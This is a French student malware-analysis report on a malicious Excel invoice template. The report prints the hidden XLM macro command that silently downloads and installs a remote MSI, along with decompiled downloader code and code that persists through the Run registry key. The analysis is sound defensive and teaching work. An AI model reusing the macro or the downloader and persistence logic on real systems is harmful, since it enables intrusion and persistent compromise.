MSI - Master Sécurité Informatique • P14

Reverse Engineering

Rapport d'Analyse de Code Malveillant

Tony Ly S. Céline Y. Léonard Namolaru

21 décembre 2024

La structure globale du fichier est basée sur un modèle de la galerie des modèles de Google Docs : Fiche de lecture par Reading Rainbow

Sommaire

1. Compréhension des Concepts

1.1 Question 1

Nommez 4 types de logiciels malveillants et décrivez brièvement leur fonctionnement.

Type de logiciel malveillant	Brève description[1]	Exemple
Ransomware (Rançongiciel)	Type de malware qui bloque l'accès de la victime à ses données en les chiffrant, pour mettre en place une demande de rançon.	RYUK
Trojan (Cheval de Troie)	Type de malware qui se cache dans un fichier ou programme légitime	Zeus
Worm (Ver)	Type de malware qui se propage et/ou réplique d'un hôte à un autre sans nécessairement une intervention de l'utilisateur après intrusion au sein de l'hôte	Stuxnet
KeyLogger	Type de malware qui enregistre les frappes du clavier de l'utilisateur	Olympic Vision

1.2 Question 2

Définissez ce qu'est un virus informatique.
Citez deux exemples de virus ayant marqué l'actualité et expliquez brièvement leur impact.

Les virus informatiques sont des programmes et/ou fichiers malveillants qui peuvent se propager d'un hôte à un autr. Pour qu'un virus soit activé, une intervention de l'utilisateur est nécessaire.

Deux exemples de virus ayant marqué l'actualité :

1. ILOVEYOU
   Il dissimulait, derrière une fausse lettre d'amour, un script malicieux programmé en VBS. Ce script a diffusé massivement le ver à travers les logiciels de messagerie Microsoft Outlook et Outlook Express. Il s'est répandu sur des dizaines de millions de machines dans le monde, et est responsable de dommages évalués à environ 10 milliards de dollars.

[1] https://www.crowdstrike.com/en-us/cybersecurity-101/malware/types-of-malware/

2. Stuxnet
   Ver informatique découvert en 2010 qui aurait été conçu par la National Security Agency (NSA) en collaboration avec l'unité israélienne 8200 pour s'attaquer aux centrifugeuses iraniennes d'enrichissement d'uranium.

1.3 Question 3

Qu'est-ce qu'UPX ?

- **Expliquez son rôle et son fonctionnement en quelques phrases.**
- **Proposez un outil permettant de réaliser l'opération inverse d'UPX (décompression).**

Ultimate Packer for eXecutables, UPX, est un compresseur de fichiers exécutables (packer utilitaire) essentiellement utilisé pour réduire la taille d'un fichier binaire exécutable.[2] C'est aussi un moyen d'obfusquer le contenu des fichiers binaires exécutables pour éviter de se faire détecter par des outils de détection.[3] UPX est gratuit, sécurisé, portable, extensible et très performant pour plusieurs formats d'exécutables.
Pour décompresser, UPX propose l'option -d.

1.4 Question 4

Nommez 4 API couramment utilisées par les malwares sous Microsoft Windows pour assurer leur persistance.
Pour chaque API, expliquer sa fonction et comment elle est utilisée par les logiciels malveillants.
N'hésitez pas à structurer vos réponses clairement et à inclure des exemples concrets lorsque possible.

Il est important de noter que les API peuvent ne pas être référencées sous la tactique [TA0003] "Persistence" mais quand même servir à la persistance directement ou indirectement.

- RegCreateKeyExA : Permet de créer la clé de registre spécifiée
- RegSetValueExW : Permet de paramétrer les données et le type d"une valeur spécifiée sous une clé de registre
    - [T1547.001] "Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder"
        - "Emotet has been observed adding the downloaded payload to the HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run key to maintain persistence.[83][84][85]"

[2] unpacking.pdf
[3] packing-unpacking.pdf

        - "Empire can modify the registry run keys HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run and HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run for persistence.[86]"

- CreateFileW : Permet de créer ou d'ouvrir un fichier ou un médium d'entrée/sortie, par exemple pour lire un paylaod téléchargé.
    - [T1106] " Native API"
        - "Chaes used the CreateFileW() API function with read permissions to access downloaded payloads.[1]"

- VirtualAllocEx : Permet d'allouer, ou de changer l'état de la mémoire dans la mémoire virtuelle du processus spécifié
    - [T1055.002] "Process Injection: Portable Executable Injection"
    - [T1055.001] "Process Injection: Dynamic-link Library Injection"
        - "The FunnyDream FilepakMonitor component can inject into the Bka.exe process using the VirtualAllocEx, WriteProcessMemory and CreateRemoteThread APIs to load the DLL component.[32]"

- CreateThread : Permet de créer un thread à exécuter dans la mémoire virtuelle du processus appelant.

- IsDebuggerPresent : Permet de vérifier la présence d'un débugger pour essayer de l'éviter
    - [T1622] "Debugger Evasion"

NOTE: Certaines fonctions ont des suffixes dans leur nom:

- Ex : signifie "Extended". Ce sont des extensions de leur fonction associée respective avec plus de fonctionnalités. Exemple: VirtualAllocEx, qui permet d'allouer de la mémoire virtuelle dans un processus voulu, est la version étendue de VirtualAlloc qui permet d'allouer de la mémoire virtuelle dans le processus appelant.
- A : signifie "ANSI". Indique que la fonction supporte les caractères ASCII dont le type fait une taille de 8 bits.
- W : signifie "Wide". Indique que la fonction supporte les caractères Unicode UTF-16 dont le type fait une taille de 16 bits.

Pour plus d'informations :

- https://learn.microsoft.com/en-us/windows/win32/intl/windows-data-types-for-strings
- https://learn.microsoft.com/en-us/windows/win32/winprog/windows-data-types
- https://learn.microsoft.com/en-us/dotnet/standard/native-interop/charset
- https://learn.microsoft.com/en-us/windows/win32/intl/conventions-for-function-prototypes
- https://learn.microsoft.com/en-us/windows/win32/intl/code-pages

2. Introduction

Un utilisateur de l'entreprise AFLOP a constaté un comportement suspect sur son poste de travail après avoir ouvert un fichier stocké sur un partage réseau. En réponse, la machine a été déconnectée du réseau pour éviter toute propagation, et le fichier suspect nous a été remis pour une analyse approfondie.

Ce rapport vise donc à analyser un échantillon malveillant suspect découvert. L'objectif est de déterminer :

- La nature de l'échantillon.
- Son mode opératoire.
- Les mesures d'atténuation nécessaires.

2.1. Contexte de la Découverte

- Date de découverte : 19.12.2024
- Source de l'échantillon :
    - Origine : Partage réseau
    - Contexte : Ouverture d'un fichier stocké sur un partage réseau
- Raison de l'analyse : Comportement suspect détecté par l'antivirus

2.2 Outils utilisés pour l'analyse

- **oledump.py**
- **oleid**
- **olevba**
- **Ghidra**

3. Identification de l'échantillon

Le fichier suspect à analyser est situé dans l'archive **Forensics_Evidences.zip**. Pour l'analyser de manière sécurisée, l'extension **.vir** est ajoutée à l'archive afin de prévenir son exécution accidentelle.[4]

```
$ mv Forensics_Evidences.zip Forensics_Evidences.zip.vir
```

Afin de vérifier la présence du fichier suspect dans l'archive, on peut utiliser l'outil zipdump de Didier Stevens :

```
└─) python /home/kali/Tools/DidierStevensSuite/zipdump.py Forensics_Evidences.zip.vir
/home/kali/Tools/DidierStevensSuite/zipdump.py:117: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
Index Filename                  Encrypted Timestamp
    1 Template_Facture_AFLOP.xls         1 2023-02-17 10:22:44
```

Ce même outil permet également d'extraire le fichier de l'archive :

```
$ python /home/kali/Tools/DidierStevensSuite/zipdump.py -s 1 -d
Forensics_Evidences.zip.vir > dump.vir
```

Une autre façon de l'extraire est avec l'outil **unzip** et le mot de passe **infected** :

```
$ unzip Forensics_Evidences.zip
Mot de passe : infected
```

Après avoir extrait le fichier suspect, on peut identifier ses signatures :

```
$ md5sum Template_Facture_AFLOP.xls
626e41b5730e5ef784a927a6c0888567
$ sha1sum Template_Facture_AFLOP.xls
796a13437b9630d9113648a0408a7ff2f9bb8ca5
$ sha256sum Template_Facture_AFLOP.xls
cfff5c3a9d4e3f13c5a66715f79b385d3f1f82b7cef6ca08fec6ac8a7d30fd44
```

La commande file permet d'obtenir des caractéristiques du fichier :

```
$ file Template_Facture_AFLOP.xls
Template_Facture_AFLOP.xls: Composite Document File V2 Document, Little Endian, Os:
Windows, Version 6.1, Code page: 1251, Author: Microsoft Office, Last Saved By: 1, Name
of Creating Application: Microsoft Excel, Create Time/Date: Wed Dec 19 10:42:12 2018,
Last Saved Time/Date: Thu Dec 27 09:15:46 2018, Security: 0
```

[4] https://isc.sans.edu/diary/Handling+Malware+Samples/20925

Les caractéristiques principales du fichier sont donc :


- Nom de l'échantillon : **Template_Facture_AFLOP.xls**
- Type du fichier : **Composite Document File V2 (fichier Excel)**
- Hachage :
  - MD5 : **626e41b5730e5ef784a927a6c0888567**
  - SHA1 : **796a13437b9630d9113648a0408a7ff2f9bb8ca5**
  - SHA256: **cfff5c3a9d4e3f13c5a66715f79b385d3f1f82b7cef6ca08fec6ac8a7d30fd44**

4. Extraction itérative des fichiers

Premier fichier : Template_Facture_AFLOP.xls

Le fichier suspect étant un fichier XLS, on peut utiliser l'outil **oleid** pour obtenir des informations dessus.

```
$ oleid Template_Facture_AFLOP.xls
```



```
Filename: Template_Facture_AFLOP.xls
+--------------------+--------------------+----------+--------------------------------------+
|Indicator           |Value               |Risk      |Description                           |
+--------------------+--------------------+----------+--------------------------------------+
|File format         |MS Excel 97-2003    |info      |                                      |
|                    |Workbook or Template|          |                                      |
+--------------------+--------------------+----------+--------------------------------------+
|Container format    |OLE                 |info      |Container type                        |
+--------------------+--------------------+----------+--------------------------------------+
|Application name    |Microsoft Excel     |info      |Application name declared             |
|                    |                    |          |in properties                         |
+--------------------+--------------------+----------+--------------------------------------+
|Properties code page|1251: ANSI Cyrillic;|info      |Code page used for                    |
|                    |Cyrillic (Windows)  |          |properties                            |
+--------------------+--------------------+----------+--------------------------------------+
|Author              |Microsoft Office    |info      |Author declared in                    |
|                    |                    |          |properties                            |
+--------------------+--------------------+----------+--------------------------------------+
|Encrypted           |False               |none      |The file is not encrypted             |
+--------------------+--------------------+----------+--------------------------------------+
|VBA Macros          |No                  |none      |This file does not contain            |
|                    |                    |          |VBA macros.                           |
+--------------------+--------------------+----------+--------------------------------------+
|XLM Macros          |Yes                 |Medium    |This file contains XLM                |
|                    |                    |          |macros. Use olevba to                 |
|                    |                    |          |analyse them.                         |
+--------------------+--------------------+----------+--------------------------------------+
|External            |0                   |none      |External relationships                |
|Relationships       |                    |          |such as remote templates,             |
|                    |                    |          |remote OLE objects, etc               |
+--------------------+--------------------+----------+--------------------------------------+
```

L'outil **oleid** a révélé la présence de macros XLM possédant un risque médium. On utilise donc l'outil **olevba** pour obtenir plus d'informations dessus.

```
$ olevba --decode Template_Facture_AFLOP.xls
```

```
' 0018     31 LABEL : Cell Value, String Constant - Auto_Open len=7 ptgRef3d
0:!A1  0.60.2 on Python 3.12.8 - http://decalage.info/python/oletools
' 002a      2 PRINTHEADERS : Print Row/Column Labels==========================
' 002a      2 PRINTHEADERS : Print Row/Column Labels
' 00fd     10 LABELSST : Cell Value, String Constant/ SST
' Sheet,Reference,Formula,Value--------------------------------------------------
' A_MACRO_xlm_macro.txt
0:,A1,EXEC("msiexec.exe serf=19 skip=1 /i https://share.gotohack.io/zYq /q OnStart='c:\windows\notepad.exe'"),""
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
0:,A2,HALT(),""OUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden -
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |le -
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|Suspicious|windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|EXEC                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|IOC       |https://share.gotoha|URL                                          |
|          |ck.io/zYq           |                                             |
|IOC       |msiexec.exe         |Executable file name                         |
|IOC       |notepad.exe         |Executable file name                         |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious    |
|          |                    |code                                         |
+----------+--------------------+---------------------------------------------+
```

On télécharge donc le fichier **zYq** sans l'exécuter en allant sur le lien :

Téléchargement de zYq : https://share.gotohack.io/zYq

Deuxième fichier : zYq

- SHA256 : **bffebf390fc2117b40a12ac85882453d1a63ee6e39dca174fec18cd3a972eeb9**
- MD5 : **e282a96363e361fed4c6c9762f68ff64**

$ file zYq

zYq: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, MSI Installer, Code page: 1251, Title: Installation Database, Subject: update, Author: Microsoft, Keywords: Installer, Comments: This installer database contains the logic and data required to install update., Template: x64;1049, Revision Number: {6D884DA4-B61E-461B-AF73-148DB5559FC4}, Create Time/Date: Thu Jan 24 23:06:56 2019, Last Saved Time/Date: Thu Jan 24 23:06:56 2019, Number of Pages: 200, Number of Words: 10, Name of Creating Application: Windows Installer XML Toolset (3.11.0.1528), Security: 2

La commande file nous révèle que ce deuxième fichier est un installateur MSI. On peut donc utiliser la suite d'outils de Didier Stevens pour obtenir plus d'informations dessus.

$ python DidierStevensSuite/oledump.py -p DidierStevensSuite/plugin_msi_info.py zYq

```
Remaining streams:
 1        520 '\x05SummaryInformation' b'\xfe\xff\x00\x00\x06\x02\x02\x00' md5: f5c07fac8691044ef5d88de09235f99c
 2 !   226304 'Binary.cact' PE File md5: b8cbf2c62630da2e0499bd5223be5c5d
 3 !     6021 'update.cab' CAB File md5: 307d8303b00061cb676759a5216ce902
                  8192 b'notepad.exe'
```

L'installateur zYq possède donc un fichier PE Binary.cact et un fichier CAB update.cab. Il est possible d'extraire ces fichiers sans exécuter l'installateur avec la suite d'outils de Didier Stevens :

```
$ python DidierStevensSuite/oledump.py -p DidierStevensSuite/plugin_msi.py zYq -s 2 -d > Binary.cact.vir
```

```
$ python DidierStevensSuite/oledump.py -p DidierStevensSuite/plugin_msi.py zYq -s 3 -d > update.cab.vir
```

Troisième fichier : Binary.cact

- SHA256 : **2b2f5c1b04c4c0af633b46787622dd0a57dcfad4cba454d5501f00dbed4515bd**
- MD5 : **b8cbf2c62630da2e0499bd5223be5c5d**

```
$ file Binary.cact.vir
Binary.cact.vir: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 5 sections
```

Quatrième fichier : update.cab.vir

- SHA256 : **6d4784ef9d44d900596015a9d4aba5fc964260cac5f0371c4c58befa5db14b6e**
- MD5 : **307d8303b00061cb676759a5216ce902**

```
$ file update.cab.vir
update.cab.vir: Microsoft Cabinet archive data, Windows 2000/XP setup, 6021 bytes, 1 file, at 0x2c last modified Sun, Jan 23 2019 06:00:18 "notepad.exe", number 1, 1 datablock, 0x1 compression
```

Le fichier update.cab est une archive CAB, ce qui signifie qu'il peut contenir d'autres fichiers. On utilise donc l'outil **cabextract** :

```
$ cabextract update.cab.vir
```

On obtient ainsi le fichier notepad.exe.

Cinquième fichier : notepad.exe

- SHA256 : **7066ae02093364e49dceff988386b79118a2a0bded9e5751c74585377762642a**
- MD5 : **0b2934ed47c396a78dcbf702eef9fb82**

$ file notepad.exe
notepad.exe: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed, 3 sections

La commande file nous montre que le fichier notepad.exe a été compressé à l'aide de upx. En utilisant l'outil **upx** avec l'option -l, on peut voir ce packing plus en détail :

$ upx -l notepad.exe

```
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     10752 ->      8192   76.19%    win32/pe     notepad.exe
```

La commande nous montre que le fichier notepad.exe a été compressé et est passé d'une taille de 10752ko à 8192ko.

L'outil upx-ucl permet de décompresser le fichier :

```
┌──(venv)─(kali㉿kali)-[~/Downloads]
└─$ upx -d notepad.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     10752 <-      8192   76.19%    win32/pe     notepad.exe

Unpacked 1 file.
```

Après la décompression, on peut voir que notepad.exe a retrouvé ses sections initiales :

$ file notepad.exe
notepad.exe: PE32 executable (console) Intel 80386, for MS Windows, 5 sections

- SHA256 : **87797b3bdf2ae34f0832fd687bc0eafb3e9da687fff0c4525f349f14e9aeb4cc**
- MD5 : **f979729ed4a930b599ad469d963bab26**

5. Analyse du code des macros VBA

En utilisant l'outil **olevba**, nous avons pu extraire le code suivant depuis le fichier **Template_Facture_AFLOP.xls** :

```
EXEC("msiexec.exe serf=19 skip=1 /i https://share.gotohack.io/zYq /q
OnStart='c:\windows\notepad.exe'")
HALT()
```

La macro **EXEC** démarre un programme distinct. Dans Microsoft Excel pour Windows, l'argument peut inclure tous les arguments acceptés par le programme à démarrer.[5] Il est important de faire la distinction entre les arguments transmis à msiexec.exe (**/i https://share.gotohack.io/zYqet /q**) et les arguments transmis au programme d'installation lui-même (arguments au format **KEY=VALUE**)[6]. Enfin, la partie **OnStart='c:\windows\notepad.exe'** prend une signification importante car nous avons trouvé un fichier exécutable portant ce nom.

La signification des arguments de msiexec.exe[7] :

/i : installation normale
/q : Aucune interface utilisateur
https://share.gotohack.io/zYqet : Spécifie l'emplacement du fichier de package d'installation.

La macro **HALT** arrête l'exécution de toutes les macros. L'utilisation de **HALT** au lieu de **RETURN** empêche une macro de revenir à la macro qui l'a appelée.[8]

6. Analyse de code des fichiers exécutables

5.1 Introduction

Il existe deux principales méthodes pour effectuer une analyse : l'utilisation de la méthode « Haut en bas » signifie que l'on démarre l'analyse à partir du point d'entrée, alors qu'avec la méthode « Bas en haut » on part des éléments qui attirent notre attention comme des chaînes de caractères ou des importations.

[5] https://xlladdins.github.io/Excel4Macros/exec.html
[6] https://stackoverflow.com/questions/3528363/how-to-pass-command-line-arguments-to-msi-installer
[7] https://learn.microsoft.com/fr-fr/windows-server/administration/windows-commands/msiexec
[8] https://xlladdins.github.io/Excel4Macros/halt.html

En ce qui concerne l'importation de fonctions,[9]

Le dernier membre de l'entête facultatif est **DataDirectory** : un tableau de structures **IMAGE_DATA_DIRECTORY**.

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    // Standard fields.
    ...
   // NT additional fields.
    ...
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Une structure **IMAGE_DATA_DIRECTORY** est définie comme suit :

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Il s'agit d'une structure avec deux membres, le premier étant un RVA (Relative Virtual Address) pointant vers le début du répertoire de données et le second étant la taille du répertoire de données. Une liste des répertoires de données est définit dans **winnt.h**. (Chacune de ces valeurs représente un index dans le tableau **DataDirectory**), par exemple :

```
#define IMAGE_DIRECTORY_ENTRY_EXPORT        0   // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT        1   // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE      2   // Resource Directory
...
```

La table des fonctions externes importées d'autres bibliothèques se trouve donc à l'index 1 du tableau **DataDirectory**, il s'agit d'un tableau de structures **IMAGE_IMPORT_DESCRIPTOR**, chacune d'entre elles étant destinée à une DLL. Lorsque nous effectuons une analyse « bottom-up » ,nous utilisons donc les informations stockées dans ce tableau.

[9] https://0xrick.github.io/win-internals/pe5/
https://olance.developpez.com/articles/windows/pe-iczelion/import-table/

5.2 notepad.exe avant la décompression

En utilisant une analyse « Bas en haut », on voit que le tableau des fonctions importées contient entre autres la fonction **LoadLibraryA** qui charge un module dans l'espace d'adressage du processus appelant[10]. L'appel à cette fonction est précédé par deux appels à **VirtualProtect** pour modifier la protection sur une région de pages dans l'espace d'adressage virtuel du processus appelant[11]. Dans notre cas, il s'agit de la région **IMAGE_DOS_HEADER_00400000** en mémoire, la toute première partie d'un fichier de format PE.

Le premier appel à la fonction **VirtualProtect** a pour but d'associer la protection **PAGE_READWRITE** (une constante dont la valeur est 4) à cette zone, pour activer l'accès en lecture seule ou en lecture/écriture à la région des pages[12].

On peut supposer que ce sont ces éléments qui permettront au code de se modifier lui-même au sein de son propre processus. De plus, un indicateur fort de l'utilisation d'**UPX** est le changement des noms d'en-tête (**UPX0** / **UPX1**)[13] :

[10] https://learn.microsoft.com/fr-fr/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[11] https://learn.microsoft.com/fr-fr/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect

[12] https://learn.microsoft.com/fr-fr/windows/win32/Memory/memory-protection-constants

[13] https://labs.detectify.com/how-to/using-reverse-engineering-techniques-to-see-how-a-common-malware-packer-works/

Nous avons donc trouvé ce à quoi nous nous attendions car nous savons que la compression a été effectuée à l'aide d'**UPX**.

5.3 notepad.exe après la décompression

En utilisant une analyse « Bas en haut », on voit que le tableau des fonctions importées contient entre autres la fonction **CreateProcessW**. Un seul appel à cette fonction est effectué, depuis la fonction **FUN_004013f5** :

```
wcscpy_s(local_418,0x208,param_1);
memset(&local_45c,0,0x44);
local_45c.cb = 0x44;
local_46c.hProcess = (HANDLE)0x0;
local_46c.hThread = (HANDLE)0x0;
local_46c.dwProcessId = 0;
local_46c.dwThreadId = 0;
FUN_00401006(local_210,0x208,&DAT_004031c0,(char)local_418);
wcscat_s(local_210,0x208,(wchar_t *)&_Src_004031c8);
wcscat_s(local_210,0x208,(wchar_t *)&_Src_004031d8);
BVar1 = CreateProcessW((LPCWSTR)0x0,local_210,(LPSECURITY_ATTRIBUTES)0x0,
                       (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,
                       (LPCWSTR)&lpCurrentDirectory_004031cc,&local_45c,&local_46c);
```

En continuant d'observer les appels aux fonctions, on se rend compte que cette fonction est appelée à partir de la fonction **FUN_004014e7**, et on continue ainsi à remonter (par les fonctions **FUN_004012b3**, **FUN_00401066**, **FUN_00401778**) jusqu'à atteindre le point de départ : **entry()**.

On remarque, entre autres, que les appels aux fonctions depuis **WSOCK32.DLL** n'ont pas de nom, mais que des identifiants numériques : **Ordinal_115**, **Ordinal_9**, etc. Notre tâche consiste donc également à identifier les fonctionnalités que ces ordinaux représentent, afin de bien comprendre le comportement du fichier exécutable. En utilisant un script Python qui parcourt le tableau des fonctions importées,

```
import pefile
pe = pefile.PE("Binary.cact.vir")

for entry in pe.DIRECTORY_ENTRY_IMPORT:
  print(f"DLL Name: {entry.dll.decode()}")
  for imp in entry.imports:
    if imp.name:
      print(f"Function: {imp.name.decode()} - Ordinal: {imp.ordinal}")
    else:
      print(f"Ordinal: {imp.ordinal} (No name available)")
```

nous pouvons construire le tableau d'équivalences suivant :

Ordinal: 3	closesocket
Ordinal: 4	connect
Ordinal: 9	htons
Ordinal: 16	recv
Ordinal: 19	send
Ordinal: 23	socket
Ordinal: 111	WSAGetLastError
Ordinal: 115	WSAStartup
Ordinal: 116	WSACleanup

De cette façon, nous découvrons les éléments suivants :

- Un appel à **WSAStartup()** afin de lancer l'utilisation de la DLL **Winsock** par le processus, puis un appel à **socket()** pour la création d'un socket de la famille d'adresses IPv4 et de type **SOCK_STREAM**, cela indique une volonté d'utiliser le protocole TCP.

```
Ordinal_115();
uStack_1cc = 6;
iVar1 = Ordinal_23(2,1);
if (iVar1 != -1) {
  Ordinal_9(0x539);
  iVar2 = Ordinal_4(iVar1,&stack0xfffffe38,0x10);
  if ((iVar2 != -1) && (iVar2 = FUN_004011f9(iVar1,0,0), iVar2 != 0)) {
    do {
      iVar2 = FUN_004012b3(iVar1);
    } while (iVar2 != 0);
    Ordinal_3(iVar1);
    Ordinal_116();
  }
}
```

- Le descripteur du socket est passé en argument à 2 fonctions. Dans l'un d'entre eux, **FUN_004011f9**, on voit un appel à **send()**, et avant cela un appel à **VirtualAlloc()** afin d'effectuer une allocation mémoire de 14 octets. C'est bien le tampon dont la mémoire a été allouée à l'aide de la fonction **VirtualAlloc()** qui est passée en argument à la fonction **send()**.

```
lpAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0,0xe,0x3000,4);
if (lpAddress != (undefined4 *)0x0) {
  *lpAddress = 0;
  lpAddress[1] = 0;
  lpAddress[2] = 0;
  *(undefined2 *)(lpAddress + 3) = 0;
  GetTickCount64();
  *lpAddress = 0xaabbccdd;
  *(byte *)(lpAddress + 1) = extraout_AL;
  *(undefined4 *)((int)lpAddress + 10) = 0;
  *(undefined4 *)((int)lpAddress + 6) = param_3;
  *(undefined *)((int)lpAddress + 5) = param_2;
  iVar1 = 5;
  do {
    *(byte *)(iVar1 + (int)lpAddress) = *(byte *)(iVar1 + (int)lpAddress) ^ extraout_AL;
    iVar1 = iVar1 + 1;
  } while (iVar1 < 0xe);
  local_14 = 0;
  uStack_10 = 0;
  uStack_c = 0;
  FUN_00401036(&local_14,10,"0x%02X",param_2);
  Ordinal_19(param_1,lpAddress,0xe,0);
  VirtualFree(lpAddress,0,0x8000);
}
```

- Une deuxième fonction, **FUN_004012b3**, effectue également une allocation de mémoire à l'aide de **VirtualAlloc**. **_Dst** est le pointeur vers l'adresse du début de cette zone mémoire, et est initialisé avec la valeur zéro. Après cela, un appel à **recv** est effectué en boucle, jusqu'à ce que ce tampon soit rempli. Ce pointeur est transmis à la fonction **FUN_004014e7**.

```
if (0 < (int)dwSize) {
  _Dst = VirtualAlloc((LPVOID)0x0,dwSize,0x3000,4);
  memset(_Dst,0,dwSize);
  do {
    iVar1 = Ordinal_16(param_1,iVar4 + (int)_Dst,dwSize - iVar4,0);
    iVar4 = iVar4 + iVar1;
  } while (iVar4 < (int)dwSize);
```

- Dans la fonction **FUN_004014e7**, **param_1** est donc un pointeur vers le buffer, et **param_2** sa taille. Au début de la fonction, un appel est fait à la fonction **GetTempFileNameW** afin de créer une chaîne de caractères avec le nom du fichier qui sera composé du préfixe **MLW** (les 3 premiers caractères de la chaîne **lpPrefixString_004031d0**) et de l'heure actuelle du système (puisque la valeur de l'argument **uUnique** est nul). Enfin, il y a un appel à **WriteFile**. Le tampon passé en argument à la fonction est le tampon avec les octets reçus par la fonction **recv**.

```
GetTempFileNameW(local_218,(LPCWSTR)&lpPrefixString_004031d0,0,local_110);
pvVar1 = CreateFileW(local_110,0xc0000000,3,(LPSECURITY_ATTRIBUTES)0x0,2,0x40000080,(HANDLE)0x0);
if ((pvVar1 == (HANDLE)0x0) && (param_1 != (LPCVOID)0x0)) {
  local_21c = (wchar_t *)0x0;
  WriteFile((HANDLE)0x0,param_1,param_2,(LPDWORD)&local_21c,(LPOVERLAPPED)0x0);
  FUN_004013f5(local_21c);
}
```

- Ensuite, la fonction **FUN_004013f5** reçoit en argument le nombre d'octets écrits par la fonction **WriteFile**. Il s'agit de la fonction qui appelle **CreateProcessW**, à partir de laquelle nous avons démarré l'analyse.

Fonctionnalités de Persistance

Dans le dernier fichier **notepad.exe** que nous avons obtenu se trouve le code suivant :

```
LVar2 = RegCreateKeyExA((HKEY)0x80000001,
                        "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run",0,(LPSTR)0x0,0
                        ,samDesired,(LPSECURITY_ATTRIBUTES)0x0,&local_214,(LPDWORD)0x0);
if (LVar2 == 0) {
  hModule = GetModuleHandleW((LPCWSTR)0x0);
  GetModuleFileNameW(hModule,&local_210,0x104);
  pcVar3 = (char *)&local_210;
  do {
    cVar1 = *pcVar3;
    pcVar3 = pcVar3 + 1;
  } while (cVar1 != '\0');
  RegSetValueExA(local_214,(LPCSTR)L"MOUAHHAAHAHAHAHA",0,1,(BYTE *)&local_210,
                 (DWORD)(pcVar3 + (1 - ((int)&local_210 + 1))));
  RegCloseKey(local_214);
}
```

Ce code crée une clé de registre **MOUAHHAAHAHAHAHA** sous **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** (on sait que c'est **HKEY_CURRENT_USER** car le premier argument de la fonction **RegCreateKeyExA** est un handle vers une clé de registre ouverte[14], dans ce cas la valeur qui lui est passée est **0x80000001**, qui représente **HKEY_CURRENT_USER**[15]). La clé de registre Run permet l'exécution du programme chaque fois que l'utilisateur se connecte.[16]

5.4 Binary.cact

L'analyse que nous avons effectuée ne nous permet pas d'indiquer que le fichier **Binary.cact** est le Malware lui-même, notre hypothèse est que c'est la partie responsable de l'installation.

Analyse manuelle

